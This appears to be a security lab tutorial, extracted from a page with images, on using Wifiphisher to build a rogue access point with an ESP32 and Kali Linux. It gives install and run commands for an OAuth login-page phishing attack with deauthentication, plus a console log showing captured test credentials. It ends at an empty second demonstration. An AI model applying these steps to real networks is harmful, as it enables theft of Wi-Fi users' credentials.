Objectives:

The objective of the wifiphisher lab is to provide an interactive learning experience for individuals interested in understanding how wireless network attacks work and how to defend against them. Through hands-on experimentation, learners can develop practical skills in creating phishing attacks and manipulating wireless networks, as well as gain a deeper understanding of the security risks associated with using public Wi-Fi networks. Additionally, learners can explore countermeasures to protect themselves and their networks against such attacks. Ultimately, the wifiphisher lab aims to equip learners with the knowledge and skills needed to secure wireless networks and mitigate the risks of wireless attacks.

Platform:

- Windows OS to use Arduino IDE
- ESP32 to create WiFi AP
- Kali Linux to perform an attack using wifiphisher.

What is WifiPhisher?

Wifiphisher is a software tool designed for testing and improving wireless network security. It allows users to simulate and execute wireless network attacks by creating fake access points and phishing attacks to intercept and manipulate network traffic. By conducting these attacks, users can identify vulnerabilities and weaknesses in their network security, and take steps to address and improve them. Ultimately, the goal of Wifiphisher is to increase overall network security and protect against potential threats and attacks.

What is a Rogue Access point?

A rogue access point is an unauthorized wireless access point that is connected to a network without the network administrator's knowledge or approval. This can create a security risk as the rogue access point can be used to intercept and manipulate network traffic, potentially exposing sensitive data to attackers. Rogue access points can be created intentionally by attackers or inadvertently by employees connecting their personal devices to the network

How WiFiPhisher works?

- Wifiphisher works by creating a fake wireless access point that mimics a legitimate network. When a user connects to the fake access point, Wifiphisher intercepts the user's network traffic and redirects them to a captive portal, which looks like a legitimate login page. The captive portal prompts the user to enter their login credentials, which are then captured by Wifiphisher.

- Wifiphisher can be configured to use a variety of phishing scenarios to trick users into entering their login credentials. For example, it might prompt the user to update their network credentials or claim that their session has timed out and they need to re-enter their login information.

- Once Wifiphisher has captured the user's login credentials, it can be used to access the user's account or the network itself. Wifiphisher can also be used to create a backdoor into the network or install malware on the user's device.

- Overall, Wifiphisher works by exploiting the trust of wireless network users and tricking them into giving up sensitive information, which can then be used to compromise the network or the user's device.

Lab Tasks

Create a WiFi Access point in ESP32

Step 1: Install and Launch Arduino

Step 2: Go to File > Preferences > Additional boards manager URLs and paste the following URLs

http://arduino.esp8266.com/stable/package_esp8266com_index.json

https://dl.espressif.com/dl/package_esp32_index.json

Step 3: Go to Tools > Boards > Board Manager and install ESP8266, ESP32

Step 4: Go to Tools > Boards > ESP32 > ESP32-DevKitC

Step 5: Connect ESP32 device to your device and then go to Tools > port and then select the port than ESP32 is taking.


Step 6: Go to File > New sketch and the paste following contents


```
#include <WiFi.h>

const char* ssid = "DEMO";     // Name of the Access Point

const char* password = "12345678"; // Password of the Access Point

void setup() {
```

```
  Serial.begin(115200);
  WiFi.softAP(ssid, password);
  IPAddress IP = WiFi.softAPIP();
  Serial.print("AP IP address: ");
  Serial.println(IP);
}
void loop() {
  // Do nothing
}
```

You can replace ssid and password as your preference.

Step 7: Compile and upload the code into ESP32 device





Install WifiPhisher in Kali Linux

Step 1: Update and upgrade the Kali Linux

$ sudo apt-get update && apt-get upgrade

Step 2: Install the required dependencies

$ sudo apt-get install hostapd dnsmasq python3-pyric python3-jinja2 libnl-3-dev libnl-genl-3-dev

Step 3: Clone the Wifiphisher repository from GitHub and install the setup file

$ git clone https://github.com/wifiphisher/wifiphisher.git

$ cd wifiphisher

$ sudo python3 setup.py install

Alternatively, you can install the WifiPhisher directory from the repository


$ sudo apt-get update && apt-get upgrade


$ sudo apt-get install wifiphisher

Step 4: Stop Network Manager and start WifiPhisher


$ sudo systemctl stop NetworkManager

$ sudo wifiphisher






Select your AP and continue




Select the method you want to use to attack the target AP.


Demonstration 1: OAuth login page



In this type of attack, wifiphisher creates fake APs and tries to users to ensure that it is legitimate. Sometimes it can be in the form of familiar SSIDs, and sometimes it can be in the form of open Wi-Fi.

On the user side







When user submits his information in this phishing page, attacker will get login information in the plain text.

```
┌──(root💀kali)-[~]
└─# wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2023-03-03 20:54
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0 interface for the deauthentication attack
[+] Selecting wfphshr-wlan0 interface for creating the rogue Access Point
[+] Changing wfphshr-wlan0 MAC addr (BSSID) to 00:00:00:bf:06:36
[+] Changing wfphshr-wlan0 MAC addr (BSSID) to 00:00:00:40:c8:d1
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-email=abc@test.com&wfphshr-password=NiceTryBuddy
[!] Closing
```


Here you can see that the password has been retrieved in the attacking machine.

Demonstration 2: Firmware Upgrade page

